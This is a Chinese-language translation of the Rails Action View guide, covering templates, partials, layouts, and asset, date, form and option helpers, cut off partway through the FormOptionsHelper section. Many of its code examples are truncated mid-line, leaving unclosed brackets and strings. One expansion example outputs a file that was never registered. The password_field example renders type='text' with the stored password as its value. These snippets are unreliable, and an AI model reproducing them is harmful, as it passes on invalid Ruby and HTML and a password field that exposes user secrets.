Action View 模板由嵌入 HTML 的 Ruby 代码编写。为了保证模板代码简洁明了，Action View 提供了很多帮助方法，用来构建表单、日期和字符串等。如果需要，自己编写帮助方法也很简单。

Action View 的有些功能和 Active Record 绑定在一起，但并不意味着 Action View 依赖于 Active Record。Action View 是个独立的代码库，可以在任何 Ruby 代码库中使用。

## 2 在 Rails 中使用 Action View

每个控制器在 `app/views` 中都对应一个文件夹，用来保存该控制器的模板文件。模板文件的作用是显示控制器动作的视图。

我们来看一下使用脚手架创建资源时，Rails 做了哪些事情：

```
$ rails generate scaffold post
      [...]
      invoke  scaffold_controller
      create    app/controllers/posts_controller.rb
      invoke    erb
      create      app/views/posts
      create      app/views/posts/index.html.erb
      create      app/views/posts/edit.html.erb
      create      app/views/posts/show.html.erb
      create      app/views/posts/new.html.erb
      create      app/views/posts/_form.html.erb
      [...]
```

Rails 中的视图也有命名约定。一般情况下，视图名和对应的控制器动作同名，如上所示。例如，`posts_controller.rb` 控制器中的 `index` 动作使用 `app/views/posts` 文件夹中的 `index.html.erb` 视图文件。

返回给客户端的完整 HTML 由这个 ERB 文件、布局文件和视图中用到的所有局部视图组成。后文会详细介绍这几种视图文件。

## 3 模板，局部视图和布局

前面说过，最终输出的 HTML 由三部分组成：模板，局部视图和布局。下面详细介绍各部分。

### 3.1 模板

Action View 模板可使用多种语言编写。如果模板文件的扩展名是 `.erb`，使用的是 ERB 和 HTML。如果模板文件的扩展名是 `.builder`，使用的是 `Builder::XmlMarkup`。

Rails 支持多种模板系统，通过文件扩展名加以区分。例如，使用 ERB 模板系统的 HTML 文件，其扩展名为 `.html.erb`。

### 3.1.1 ERB

在 ERB 模板中，可以使用 `<% %>` 和 `<%= %>` 标签引入 Ruby 代码。`<% %>` 标签用来执行 Ruby 代码，没有返回值，例如条件判断、循环或代码块。`<%= %>` 用来输出结果。

例如下面的代码，循环遍历名字：

```
<h1>Names of all the people</h1>
<% @people.each do |person| %>
  Name: <%= person.name %><br>
<% end %>
```

在上述代码中，循环使用普通嵌入标签（`<% %>`），输出名字时使用输出式嵌入标签（`<%= %>`）。注意，这并不仅仅是一种使用建议：常规的输出方法，例如 `print` 或 `puts`，无法在 ERB 模板中使用。所以，下面这段代码是错误的：

```
<%# WRONG %>
Hi, Mr. <% puts "Frodo" %>
```

如果想去掉前后的空白，可以把 `<%` 和 `%>` 换成 `<%-` 和 `-%>`。

### 3.1.2 Builder

Builder 模板比 ERB 模板需要更多的编程，特别适合生成 XML 文档。在扩展名为 `.builder` 的模板中，可以直接使用名为 `xml` 的 `XmlMarkup` 对象。

下面是个简单的例子：

```
xml.em("emphasized")
xml.em { xml.b("emph & bold") }
xml.a("A Link", "href" => "http://rubyonrails.org")
xml.target("name" => "compile", "option" => "fast")
```

输出结果如下：

```
<em>emphasized</em>
<em><b>emph &amp; bold</b></em>
<a href="http://rubyonrails.org">A link</a>
<target option="fast" name="compile" />
```

代码块被视为一个 XML 标签，代码块中的标记会嵌入这个标签之中。例如：

```
xml.div {
  xml.h1(@person.name)
  xml.p(@person.bio)
}
```

输出结果如下：

```
<div>
  <h1>David Heinemeier Hansson</h1>
  <p>A product of Danish Design during the Winter of '79...</p>
</div>
```

下面这个例子是 Basecamp 用来生成 RSS 的完整代码：

```
xml.rss("version" => "2.0", "xmlns:dc" => "http://purl.org/dc/elements/1.1/") do
  xml.channel do
    xml.title(@feed_title)
    xml.link(@url)
    xml.description "Basecamp: Recent items"
    xml.language "en-us"
    xml.ttl "40"

    for item in @recent_items
      xml.item do
        xml.title(item_title(item))
        xml.description(item_description(item)) if item_description(item)
        xml.pubDate(item_pubDate(item))
        xml.guid(@person.firm.account.url + @recent_items.url(item))
        xml.link(@person.firm.account.url + @recent_items.url(item))
        xml.tag!("dc:creator", item.author_name) if item_has_creator?(item)
      end
    end
  end
end
```

#### 3.1.3 模板缓存

默认情况下，Rails 会把各个模板都编译成一个方法，这样才能渲染视图。在开发环境中，修改模板文件后，Rails 会检查文件的修改时间，然后重新编译。

### 3.2 局部视图

局部视图把整个渲染过程分成多个容易管理的代码片段。局部视图把模板中的代码片段提取出来，写入单独的文件中，可在所有模板中重复使用。

#### 3.2.1 局部视图的名字

要想在视图中使用局部视图，可以调用 `render` 方法：

```
<%= render "menu" %>
```

模板渲染到上述代码时，会渲染名为 `_menu.html.erb` 的文件。注意，文件名前面有个下划线。局部视图文件前面加上下划线是为了和普通视图区分，不过加载局部视图时不用加上下划线。从其他文件夹中加载局部视图也是一样：

```
<%= render "shared/menu" %>
```

上述代码会加载 `app/views/shared/_menu.html.erb` 这个局部视图。

### 3.2.2 使用局部视图简化视图

局部视图的一种用法是作为子程序，把细节从视图中移出，这样能更好的理解整个视图的作用。例如，有如下的视图：

```
<%= render "shared/ad_banner" %>

<h1>Products</h1>

<p>Here are a few of our fine products:</p>
<% @products.each do |product| %>
  <%= render partial: "product", locals: {product: product} %>
<% end %>

<%= render "shared/footer" %>
```

在上述代码中，`_ad_banner.html.erb` 和 `_footer.html.erb` 局部视图中的代码可能要用到程序的多个页面中。专注实现某个页面时，无需关心这些局部视图中的细节。

### 3.2.3 `as` 和 `object` 选项

默认情况下，`ActionView::Partials::PartialRenderer` 对象存在一个本地变量中，变量名和模板名相同。所以，如果有以下代码：

```
<%= render partial: "product" %>
```

在 `_product.html.erb` 中，就可使用本地变量 `product` 表示 `@product`，和下面的写法是等效的：

```
<%= render partial: "product", locals: {product: @product} %>
```

`as` 选项可以为这个本地变量指定一个不同的名字。例如，如果想用 `item` 代替 `product`，可以这么做：

```
<%= render partial: "product", as: "item" %>
```

`object` 选项可以直接指定要在局部视图中使用的对象。如果模板中的对象在其他地方（例如，在其他实例变量或本地变量中），可以使用这个选项指定。

例如，用

```
<%= render partial: "product", object: @item %>
```

代替

```
<%= render partial: "product", locals: {product: @item} %>
```

`object` 和 `as` 选项还可同时使用：

```
<%= render partial: "product", object: @item, as: "item" %>
```

### 3.2.4 渲染集合

在模板中经常需要遍历集合，使用子模板渲染各元素。这种需求可使用一个方法实现，把数组传入该方法，然后使用局部视图渲染各元素。

例如下面这个例子，渲染所有产品：

```
<% @products.each do |product| %>
  <%= render partial: "product", locals: { product: product } %>
<% end %>
```

可以写成：

```
<%= render partial: "product", collection: @products %>
```

像上面这样使用局部视图时，每个局部视图实例都可以通过一个和局部视图同名的变量访问集合中的元素。在上面的例子中，渲染的局部视图是 `_product`，在局部视图中，可以通过变量 `product` 访问要渲染的单个产品。

渲染集合还有个简写形式。假设 `@products` 是一个 `Product` 实例集合，可以使用下面的简写形式达到同样目的：

```
<%= render @products %>
```

Rails 会根据集合中的模型名（在这个例子中，是 `Product` 模型）决定使用哪个局部视图。其实，集合中还可包含多种模型的实例，Rails 会根据各元素所属的模型渲染对应的局部视图。

### 3.2.5 间隔模板

渲染局部视图时还可使用 `:spacer_template` 选项指定第二个局部视图，在使用主局部视图渲染各实例之间渲染：

```
<%= render partial: @products, spacer_template: "product_ruler" %>
```

在这段代码中，渲染各 `_product` 局部视图之间还会渲染 `_product_ruler` 局部视图（不传入任何数据）。

### 3.3 布局

布局用来渲染 Rails 控制器动作的页面整体结构。一般来说，Rails 程序中有多个布局，大多数页面都使用这个布局渲染。例如，网站中可能有个布局用来渲染用户登录后的页面，以及一个布局用来渲染市场和销售页面。在用户登录后使用的布局中可能包含一个顶级导航，会在多个控制器动作中使用。在 SaaS 程序中，销售布局中可能包含一个顶级导航，指向“定价”和“联系”页面。每个布局都可以有自己的外观样式。关于布局的详细介绍，请阅读“Rails 布局和视图渲染”一文。

## 4 局部布局

局部视图可以使用自己的布局。局部布局和动作使用的全局布局不一样，但原理相同。

例如，要在网页中显示一篇文章，文章包含在一个 `div` 标签中。首先，我们要创建一个新 `Post` 实例：

```
Post.create(body: 'Partial Layouts are cool!')
```

在 `show` 动作的视图中，我们要在 `box` 布局中渲染 `_post` 局部视图：

```
<%= render partial: 'post', layout: 'box', locals: {post: @post} %>
```

`box` 布局只是把 `_post` 局部视图放在一个 `div` 标签中：

```
<div class='box'>
  <%= yield %>
</div>
```

在 `_post` 局部视图中，文章的内容放在一个 `div` 标签中，并设置了标签的 `id` 属性，这两个操作通过 `div_for` 帮助方法实现：

```
<%= div_for(post) do %>
  <p><%= post.body %></p>
<% end %>
```

最终渲染的文章如下：

```
<div class='box'>
  <div id='post_1'>
    <p>Partial Layouts are cool!</p>
  </div>
</div>
```

注意，在局部布局中可以使用传入 `render` 方法的本地变量 `post`。和全局布局不一样，局部布局文件名前也要加上下划线。

在局部布局中可以不调用 `yield` 方法，直接使用代码块。例如，如果不使用 `_post` 局部视图，可以这么写：

```
<% render(layout: 'box', locals: {post: @post}) do %>
  <%= div_for(post) do %>
    <p><%= post.body %></p>
  <% end %>
<% end %>
```

假如还使用相同的 `_box` 局部布局，上述代码得到的输出和前面一样。

## 5 视图路径

暂无内容。

## 6 Action View 提供的帮助方法简介

本节并未列出所有帮助方法。完整的帮助方法列表请查阅 API 文档。

以下各节对 Action View 提供的帮助方法做个简单介绍。如果想深入了解各帮助方法，建议查看 API 文档。

### 6.1 `RecordTagHelper`

这个模块提供的帮助方法用来生成记录的容器标签，例如 `div`。渲染 Active Record 对象时，如果要将其放入容器标签中，推荐使用这些帮助方法，因为会相应的设置标签的 `class` 和 `id` 属性。如果遵守约定，可以很容易的引用这些容器，不用再想容器的 `class` 或 `id` 属性值是什么。

#### 6.1.1 `content_tag_for`

为 Active Record 对象生成一个容器标签。

假设 `@post` 是 `Post` 类的一个对象，可以这么写：

```
<%= content_tag_for(:tr, @post) do %>
  <td><%= @post.title %></td>
<% end %>
```

生成的 HTML 如下：

```
<tr id="post_1234" class="post">
  <td>Hello World!</td>
</tr>
```

还可以使用一个 Hash 指定 HTML 属性，例如：

```
<%= content_tag_for(:tr, @post, class: "frontpage") do %>
  <td><%= @post.title %></td>
<% end %>
```

生成的 HTML 如下：

```
<tr id="post_1234" class="post frontpage">
  <td>Hello World!</td>
</tr>
```

还可传入 Active Record 对象集合，`content_tag_for` 方法会遍历集合，为每个元素生成一个容器标签。假如 `@posts` 中有两个 `Post` 对象：

```
<%= content_tag_for(:tr, @posts) do |post| %>
  <td><%= post.title %></td>
<% end %>
```

生成的 HTML 如下：

```
<tr id="post_1234" class="post">
  <td>Hello World!</td>
</tr>
<tr id="post_1235" class="post">
  <td>Ruby on Rails Rocks!</td>
</tr>
```

### 6.1.2 `div_for`

这个方法是使用 `content_tag_for` 创建 `div` 标签的快捷方式。可以传入一个 Active Record 对象，或对象集合。例如：

```
<%= div_for(@post, class: "frontpage") do %>
  <td><%= @post.title %></td>
<% end %>
```

生成的 HTML 如下：

```
<div id="post_1234" class="post frontpage">
  <td>Hello World!</td>
</div>
```

### 6.2 `AssetTagHelper`

这个模块中的帮助方法用来生成链接到静态资源文件的 HTML，例如图片、JavaScript 文件、样式表和 Feed 等。

默认情况下，Rails 链接的静态文件在程序所处主机的 `public` 文件夹中。不过也可以链接到静态资源文件专用的服务器，在程序的设置文件（一般来说是 `config/environments/production.rb`）中设置 `config.action_controller.asset_host` 选项即可。假设静态资源服务器是 `assets.example.com`：

```
config.action_controller.asset_host = "assets.example.com"
image_tag("rails.png") # => <img src="http://assets.example.com/images/rails.png" alt="Ra
```

#### 6.2.1 `register_javascript_expansion`

这个方法注册一到多个 JavaScript 文件，把 Symbol 传给 `javascript_include_tag` 方法时，会引入相应的文件。这个方法经常用在插件的初始化代码中，注册保存在 `vendor/assets/javascripts` 文件夹中的 JavaScript 文件。

```
ActionView::Helpers::AssetTagHelper.register_javascript_expansion monkey: ["head", "body"

javascript_include_tag :monkey # =>
  <script src="/assets/head.js"></script>
  <script src="/assets/body.js"></script>
  <script src="/assets/tail.js"></script>
```

#### 6.2.2 `register_stylesheet_expansion`

这个方法注册一到多个样式表文件，把 Symbol 传给 `stylesheet_link_tag` 方法时，会引入相应的文件。这个方法经常用在插件的初始化代码中，注册保存在 `vendor/assets/stylesheets` 文件夹中的样式表文件。

```
ActionView::Helpers::AssetTagHelper.register_stylesheet_expansion monkey: ["head", "body"

stylesheet_link_tag :monkey # =>
  <link href="/assets/head.css" media="screen" rel="stylesheet" />
  <link href="/assets/body.css" media="screen" rel="stylesheet" />
  <link href="/assets/tail.css" media="screen" rel="stylesheet" />
```

#### 6.2.3 `auto_discovery_link_tag`

返回一个 `link` 标签，浏览器和 Feed 阅读器用来自动检测 RSS 或 Atom Feed。

```
auto_discovery_link_tag(:rss, "http://www.example.com/feed.rss", {title: "RSS Feed"}) # =
  <link rel="alternate" type="application/rss+xml" title="RSS Feed" href="http://www.exam
```

### 6.2.4 `image_path`

生成 `app/assets/images` 文件夹中所存图片的地址。得到的地址是从根目录到图片的完整路径。用于 `image_tag` 方法，获取图片的路径。

```
image_path("edit.png") # => /assets/edit.png
```

如果 `config.assets.digest` 选项为 `true`，图片文件名后会加上指纹码。

```
image_path("edit.png") # => /assets/edit-2d1a2db63fc738690021fedb5a65b68e.png
```

### 6.2.5 `image_url`

生成 `app/assets/images` 文件夹中所存图片的 URL 地址。`image_url` 会调用 `image_path`，然后加上程序的主机地址或静态文件的主机地址。

```
image_url("edit.png") # => http://www.example.com/assets/edit.png
```

### 6.2.6 `image_tag`

生成图片的 HTML `image` 标签。图片的地址可以是完整的 URL，或者 `app/assets/images` 文件夹中的图片。

```
image_tag("icon.png") # => <img src="/assets/icon.png" alt="Icon" />
```

### 6.2.7 `javascript_include_tag`

为指定的每个资源生成 HTML `script` 标签。可以传入 `app/assets/javascripts` 文件夹中所存 JavaScript 文件的文件名（扩展名 `.js` 可加可不加），或者可以使用相对文件根目录的完整路径。

```
javascript_include_tag "common" # => <script src="/assets/common.js"></script>
```

如果程序不使用 Asset Pipeline，要想引入 jQuery，可以传入 `:default`。使用 `:default` 时，如果 `app/assets/javascripts` 文件夹中存在 `application.js` 文件，也会将其引入。

```
javascript_include_tag :defaults
```

还可以使用 `:all` 引入 `app/assets/javascripts` 文件夹中所有的 JavaScript 文件。

```
javascript_include_tag :all
```

多个 JavaScript 文件还可合并成一个文件，减少 HTTP 连接数，还可以使用 gzip 压缩（提升传输速度）。只有 `ActionController::Base.perform_caching` 为 `true`（生产环境的默认值，开发环境为 `false`）时才会合并文件。

```
javascript_include_tag :all, cache: true # =>
  <script src="/javascripts/all.js"></script>
```

#### 6.2.8 `javascript_path`

生成 `app/assets/javascripts` 文件夹中 JavaScript 文件的地址。如果没指定文件的扩展名，会自动加上 `.js`。参数也可以使用相对文档根路径的完整地址。这个方法在 `javascript_include_tag` 中调用，用来生成脚本的地址。

```
javascript_path "common" # => /assets/common.js
```

#### 6.2.9 `javascript_url`

生成 `app/assets/javascripts` 文件夹中 JavaScript 文件的 URL 地址。这个方法调用 `javascript_path`，然后再加上当前程序的主机地址或静态资源文件的主机地址。

```
javascript_url "common" # => http://www.example.com/assets/common.js
```

#### 6.2.10 `stylesheet_link_tag`

返回指定资源的样式表 `link` 标签。如果没提供扩展名，会自动加上 `.css`。

```
stylesheet_link_tag "application" # => <link href="/assets/application.css" media="screen
```

还可以使用 `:all`，引入 `app/assets/stylesheets` 文件夹中的所有样式表。

```
stylesheet_link_tag :all
```

多个样式表还可合并成一个文件，减少 HTTP 连接数，还可以使用 gzip 压缩（提升传输速度）。只有 `ActionController::Base.perform_caching` 为 `true`（生产环境的默认值，开发环境为 `false`）时才会合并文件。

```
stylesheet_link_tag :all, cache: true
# => <link href="/assets/all.css" media="screen" rel="stylesheet" />
```

#### 6.2.11 `stylesheet_path`

生成 `app/assets/stylesheets` 文件夹中样式表的地址。如果没指定文件的扩展名，会自动加上 `.css`。参数也可以使用相对文档根路径的完整地址。这个方法在 `stylesheet_link_tag` 中调用，用来生成样式表的地址。

```
stylesheet_path "application" # => /assets/application.css
```

#### 6.2.12 `stylesheet_url`

生成 `app/assets/stylesheets` 文件夹中样式表的 URL 地址。这个方法调用 `stylesheet_path`，然后再加上当前程序的主机地址或静态资源文件的主机地址。

```
stylesheet_url "application" # => http://www.example.com/assets/application.css
```

### 6.3 `AtomFeedHelper`

#### 6.3.1 `atom_feed`

这个帮助方法可以简化生成 Atom Feed 的过程。下面是个完整的示例：

```
resources :posts
```

```
def index
  @posts = Post.all

  respond_to do |format|
    format.html
    format.atom
  end
end
```

```
atom_feed do |feed|
  feed.title("Posts Index")
  feed.updated((@posts.first.created_at))

  @posts.each do |post|
    feed.entry(post) do |entry|
      entry.title(post.title)
      entry.content(post.body, type: 'html')

      entry.author do |author|
        author.name(post.author_name)
      end
    end
  end
end
```

### 6.4 `BenchmarkHelper`

#### 6.4.1 `benchmark`

这个方法可以计算模板中某个代码块的执行时间，然后把结果写入日志。可以把耗时的操作或瓶颈操作放入 `benchmark` 代码块中，查看此项操作使用的时间。

```
<% benchmark "Process data files" do %>
  <%= expensive_files_operation %>
<% end %>
```

上述代码会在日志中写入类似“Process data files (0.34523)”的文本，可用来对比优化前后的时间。

### 6.5 `CacheHelper`

#### 6.5.1 `cache`

这个方法缓存视图片段，而不是整个动作或页面。常用来缓存目录，新话题列表，静态 HTML 片段等。此方法接受一个代码块，即要缓存的内容。详情参见 `ActionController::Caching::Fragments` 模块的文档。

```
<% cache do %>
  <%= render "shared/footer" %>
<% end %>
```

### 6.6 `CaptureHelper`

#### 6.6.1 `capture`

`capture` 方法可以把视图中的一段代码赋值给一个变量，这个变量可以在任何模板或视图中使用。

```
<% @greeting = capture do %>
  <p>Welcome! The date and time is <%= Time.now %></p>
<% end %>
```

`@greeting` 变量可以在任何地方使用。

```
<html>
  <head>
    <title>Welcome!</title>
  </head>
  <body>
    <%= @greeting %>
  </body>
</html>
```

#### 6.6.2 `content_for`

`content_for` 方法用一个标记符表示一段代码，在其他模板或布局中，可以把这个标记符传给 `yield` 方法，调用这段代码。

例如，程序有个通用的布局，但还有一个特殊页面，用到了其他页面不需要的 JavaScript 文件，此时就可以在这个特殊的页面中使用 `content_for` 方法，在不影响其他页面的情况下，引入所需的 JavaScript。

```
<html>
  <head>
    <title>Welcome!</title>
    <%= yield :special_script %>
  </head>
  <body>
    <p>Welcome! The date and time is <%= Time.now %></p>
  </body>
</html>
```

```
<p>This is a special page.</p>

<% content_for :special_script do %>
  <script>alert('Hello!')</script>
<% end %>
```

## 6.7 `DateHelper`

### 6.7.1 `date_select`

这个方法会生成一组选择列表，分别对应年月日，用来设置日期相关的属性。

```
date_select("post", "published_on")
```

### 6.7.2 `datetime_select`

这个方法会生成一组选择列表，分别对应年月日时分，用来设置日期和时间相关的属性。

```
datetime_select("post", "published_on")
```

### 6.7.3 `distance_of_time_in_words`

这个方法会计算两个时间、两个日期或两个秒数之间的近似间隔。如果想得到更精准的间隔，可以把 `include_seconds` 选项设为 `true` 。

```
distance_of_time_in_words(Time.now, Time.now + 15.seconds)        # => less than a minute
distance_of_time_in_words(Time.now, Time.now + 15.seconds, include_seconds: true)  # => l
```

### 6.7.4 `select_date`

返回一组 HTML 选择列表标签，分别对应年月日，并且选中指定的日期。

```
# Generates a date select that defaults to the date provided (six days after today)
select_date(Time.today + 6.days)

# Generates a date select that defaults to today (no specified date)
select_date()
```

### 6.7.5 `select_datetime`

返回一组 HTML 选择列表标签，分别对应年月日时分，并且选中指定的日期和时间。

```
# Generates a datetime select that defaults to the datetime provided (four days after tod
select_datetime(Time.now + 4.days)

# Generates a datetime select that defaults to today (no specified datetime)
select_datetime()
```

### 6.7.6 `select_day`

返回一个选择列表标签，其选项是当前月份的每一天，并且选中当日。

```
# Generates a select field for days that defaults to the day for the date provided
select_day(Time.today + 2.days)

# Generates a select field for days that defaults to the number given
select_day(5)
```

### 6.7.7 `select_hour`

返回一个选择列表标签，其选项是一天中的每一个小时（0-23），并且选中当前的小时数。

```
# Generates a select field for hours that defaults to the hours for the time provided
select_hour(Time.now + 6.hours)
```

### 6.7.8 `select_minute`

返回一个选择列表标签，其选项是一小时中的每一分钟（0-59），并且选中当前的分钟数。

```
# Generates a select field for minutes that defaults to the minutes for the time provided
select_minute(Time.now + 6.hours)
```

### 6.7.9 `select_month`

返回一个选择列表标签，其选项是一年之中的所有月份（“January”-“December”），并且选中当前月份。

```
# Generates a select field for months that defaults to the current month
select_month(Date.today)
```

#### 6.7.10 `select_second`

返回一个选择列表标签，其选项是一分钟内的各秒数（0-59），并且选中当前时间的秒数。

```
# Generates a select field for seconds that defaults to the seconds for the time provided
select_second(Time.now + 16.minutes)
```

#### 6.7.11 `select_time`

返回一组 HTML 选择列表标签，分别对应小时和分钟。

```
# Generates a time select that defaults to the time provided
select_time(Time.now)
```

#### 6.7.12 `select_year`

返回一个选择列表标签，其选项是今年前后各五年，并且选择今年。年份的前后范围可使用 `:start_year` 和 `:end_year` 选项指定。

```
# Generates a select field for five years on either side of Date.today that defaults to t
select_year(Date.today)

# Generates a select field from 1900 to 2009 that defaults to the current year
select_year(Date.today, start_year: 1900, end_year: 2009)
```

#### 6.7.13 `time_ago_in_words`

和 `distance_of_time_in_words` 方法作用类似，但是后一个时间点固定为当前时间（`Time.now`）。

```
time_ago_in_words(3.minutes.from_now)  # => 3 minutes
```

#### 6.7.14 `time_select`

返回一组选择列表标签，分别对应小时和分钟，秒数是可选的，用来设置基于时间的属性。选中的值会作为多个参数赋值给 Active Record 对象。

```
# Creates a time select tag that, when POSTed, will be stored in the order variable in th
time_select("order", "submitted")
```

### 6.8 `DebugHelper`

返回一个 `pre` 标签，以 YAML 格式显示对象。用这种方法审查对象，可读性极高。

```
my_hash = {'first' => 1, 'second' => 'two', 'third' => [1,2,3]}
debug(my_hash)
```

```
<pre class='debug_dump'>---
first: 1
second: two
third:
- 1
- 2
- 3
</pre>
```

## 6.9 `FormHelper`

表单帮助方法的目的是替代标准的 HTML 元素，简化处理模型的过程。`FormHelper` 模块提供了很多方法，基于模型创建表单，不单可以生成表单的 HTML 标签，还能生成各种输入框标签，例如文本输入框，密码输入框，选择列表等。提交表单后（用户点击提交按钮，或者在 JavaScript 中调用 `form.submit`），其输入框中的值会存入 `params` 对象，传给控制器。

表单帮助方法分为两类，一种专门处理模型，另一种则不是。前者处理模型的属性；后者不处理模型属性，详情参见 `ActionView::Helpers::FormTagHelper` 模块的文档。

`FormHelper` 模块的核心是 `form_for` 方法，生成处理模型实例的表单。例如，有个名为 `Person` 的模型，要创建一个新实例，可使用下面的代码实现：

```
# Note: a @person variable will have been created in the controller (e.g. @person = Perso
<%= form_for @person, url: {action: "create"} do |f| %>
  <%= f.text_field :first_name %>
  <%= f.text_field :last_name %>
  <%= submit_tag 'Create' %>
<% end %>
```

生成的 HTML 如下：

```
<form action="/people/create" method="post">
  <input id="person_first_name" name="person[first_name]" type="text" />
  <input id="person_last_name" name="person[last_name]" type="text" />
  <input name="commit" type="submit" value="Create" />
</form>
```

表单提交后创建的 `params` 对象如下：

```
{"action" => "create", "controller" => "people", "person" => {"first_name" => "William",
```

`params` 中有个嵌套 Hash `person`，在控制器中使用 `params[:person]` 获取。

### 6.9.1 `check_box`

返回一个复选框标签，处理指定的属性。

```
# Let's say that @post.validated? is 1:
check_box("post", "validated")
# => <input type="checkbox" id="post_validated" name="post[validated]" value="1" />
#    <input name="post[validated]" type="hidden" value="0" />
```

#### 6.9.2 `fields_for`

类似 `form_for`，为指定的模型创建一个作用域，但不会生成 `form` 标签。特别适合在同一个表单中处理多个模型。

```
<%= form_for @person, url: {action: "update"} do |person_form| %>
  First name: <%= person_form.text_field :first_name %>
  Last name : <%= person_form.text_field :last_name %>

  <%= fields_for @person.permission do |permission_fields| %>
    Admin?  : <%= permission_fields.check_box :admin %>
  <% end %>
<% end %>
```

#### 6.9.3 `file_field`

返回一个文件上传输入框，处理指定的属性。

```
file_field(:user, :avatar)
# => <input type="file" id="user_avatar" name="user[avatar]" />
```

#### 6.9.4 `form_for`

为指定的模型创建一个表单和作用域，表单中各字段的值都通过这个模型获取。

```
<%= form_for @post do |f| %>
  <%= f.label :title, 'Title' %>:
  <%= f.text_field :title %><br>
  <%= f.label :body, 'Body' %>:
  <%= f.text_area :body %><br>
<% end %>
```

#### 6.9.5 `hidden_field`

返回一个隐藏 `input` 标签，处理指定的属性。

```
hidden_field(:user, :token)
# => <input type="hidden" id="user_token" name="user[token]" value="#{@user.token}" />
```

#### 6.9.6 `label`

返回一个 `label` 标签，为指定属性的输入框加上标签。

```
label(:post, :title)
# => <label for="post_title">Title</label>
```

### 6.9.7 `password_field`

返回一个密码输入框，处理指定的属性。

```
password_field(:login, :pass)
# => <input type="text" id="login_pass" name="login[pass]" value="#{@login.pass}" />
```

### 6.9.8 `radio_button`

返回一个单选框，处理指定的属性。

```
# Let's say that @post.category returns "rails":
radio_button("post", "category", "rails")
radio_button("post", "category", "java")
# => <input type="radio" id="post_category_rails" name="post[category]" value="rails" che
#    <input type="radio" id="post_category_java" name="post[category]" value="java" />
```

### 6.9.9 `text_area`

返回一个多行文本输入框，处理指定的属性。

```
text_area(:comment, :text, size: "20x30")
# => <textarea cols="20" rows="30" id="comment_text" name="comment[text]">
#      #{@comment.text}
#    </textarea>
```

### 6.9.10 `text_field`

返回一个文本输入框，处理指定的属性。

```
text_field(:post, :title)
# => <input type="text" id="post_title" name="post[title]" value="#{@post.title}" />
```

### 6.9.11 `email_field`

返回一个 Email 输入框，处理指定的属性。

```
email_field(:user, :email)
# => <input type="email" id="user_email" name="user[email]" value="#{@user.email}" />
```

### 6.9.12 `url_field`

返回一个 URL 输入框，处理指定的属性。

```
url_field(:user, :url)
# => <input type="url" id="user_url" name="user[url]" value="#{@user.url}" />
```

## 6.10 `FormOptionsHelper`

这个模块提供很多方法用来把不同类型的集合转换成一组 `option` 标签。

### 6.10.1 `collection_select`

为 `object` 类的 `method` 方法返回的集合创建 `select` 和 `option` 标签。

使用此方法的模型示例：

```
class Post < ActiveRecord::Base
  belongs_to :author
end

class Author < ActiveRecord::Base
  has_many :posts
  def name_with_initial
    "#{first_name.first}. #{last_name}"
  end
end
```

使用举例，为文章实例（`@post`）选择作者（`Author`）：

```
collection_select(:post, :author_id, Author.all, :id, :name_with_initial, {prompt: true})
```

如果 `@post.author_id` 的值是 1，上述代码生成的 HTML 如下：

```
<select name="post[author_id]">
  <option value="">Please select</option>
  <option value="1" selected="selected">D. Heinemeier Hansson</option>
  <option value="2">D. Thomas</option>
  <option value="3">M. Clark</option>
</select>
```

### 6.10.2 `collection_radio_buttons`

为 `object` 类的 `method` 方法返回的集合创建 `radio_button` 标签。

使用此方法的模型示例：

```
class Post < ActiveRecord::Base
  belongs_to :author
end

class Author < ActiveRecord::Base
  has_many :posts
  def name_with_initial
    "#{first_name.first}. #{last_name}"
  end
end
```

使用举例，为文章实例（`@post`）选择作者（`Author`）：

```
collection_radio_buttons(:post, :author_id, Author.all, :id, :name_with_initial)
```

如果 `@post.author_id` 的值是 1，上述代码生成的 HTML 如下：

```
<input id="post_author_id_1" name="post[author_id]" type="radio" value="1" checked="check
<label for="post_author_id_1">D. Heinemeier Hansson</label>
<input id="post_author_id_2" name="post[author_id]" type="radio" value="2" />
<label for="post_author_id_2">D. Thomas</label>
<input id="post_author_id_3" name="post[author_id]" type="radio" value="3" />
<label for="post_author_id_3">M. Clark</label>
```

#### 6.10.3 `collection_check_boxes`

为 `object` 类的 `method` 方法返回的集合创建复选框标签。

使用此方法的模型示例：

```
class Post < ActiveRecord::Base
  has_and_belongs_to_many :authors
end

class Author < ActiveRecord::Base
  has_and_belongs_to_many :posts
  def name_with_initial
    "#{first_name.first}. #{last_name}"
  end
end
```

使用举例，为文章实例（`@post`）选择作者（`Author`）：

```
collection_check_boxes(:post, :author_ids, Author.all, :id, :name_with_initial)
```

如果 `@post.author_ids` 的值是 `[1]`，上述代码生成的 HTML 如下：

```
<input id="post_author_ids_1" name="post[author_ids][]" type="checkbox" value="1" checked
<label for="post_author_ids_1">D. Heinemeier Hansson</label>
<input id="post_author_ids_2" name="post[author_ids][]" type="checkbox" value="2" />
<label for="post_author_ids_2">D. Thomas</label>
<input id="post_author_ids_3" name="post[author_ids][]" type="checkbox" value="3" />
<label for="post_author_ids_3">M. Clark</label>
<input name="post[author_ids][]" type="hidden" value="" />
```

#### 6.10.4 `country_options_for_select`

返回一组 `option` 标签，几乎包含世界上所有国家。

#### 6.10.5 `country_select`

返回指定对象和方法的 `select` 和 `option` 标签。使用 `country_options_for_select` 方法生成各个 `option` 标签。

#### 6.10.6 `option_groups_from_collection_for_select`

返回一个字符串，由多个 `option` 标签组成。和 `options_from_collection_for_select` 方法类似，但会根据对象之间的关系使用 `optgroup` 标签分组。

使用此方法的模型示例：

```
class Continent < ActiveRecord::Base
  has_many :countries
  # attribs: id, name
end

class Country < ActiveRecord::Base
  belongs_to :continent
  # attribs: id, name, continent_id
end
```

使用举例：

```
option_groups_from_collection_for_select(@continents, :countries, :name, :id, :name, 3)
```

可能得到的输出如下：

```
<optgroup label="Africa">
  <option value="1">Egypt</option>
  <option value="4">Rwanda</option>
  ...
</optgroup>
<optgroup label="Asia">
  <option value="3" selected="selected">China</option>
  <option value="12">India</option>
  <option value="5">Japan</option>
  ...
</optgroup>
```

注意，这个方法只会返回 `optgroup` 和 `option` 标签，所以你要把输出放入 `select` 标签中。

#### 6.10.7 `options_for_select`

接受一个集合（Hash，数组，可枚举的对象等），返回一个由 `option` 标签组成的字符串。

```
options_for_select([ "VISA", "MasterCard" ])
# => <option>VISA</option> <option>MasterCard</option>
```

注意，这个方法只返回 `option` 标签，所以你要把输出放入 `select` 标签中。

#### 6.10.8 `options_from_collection_for_select`

遍历 `collection`，返回一组 `option` 标签。每个 `option` 标签的值是在 `collection` 元素上调用 `value_method` 方法得到的结果，`option` 标签的显示文本是在 `collection` 元素上调用 `text_method` 方法得到的结果

```
# options_from_collection_for_select(collection, value_method, text_method, selected = ni
```
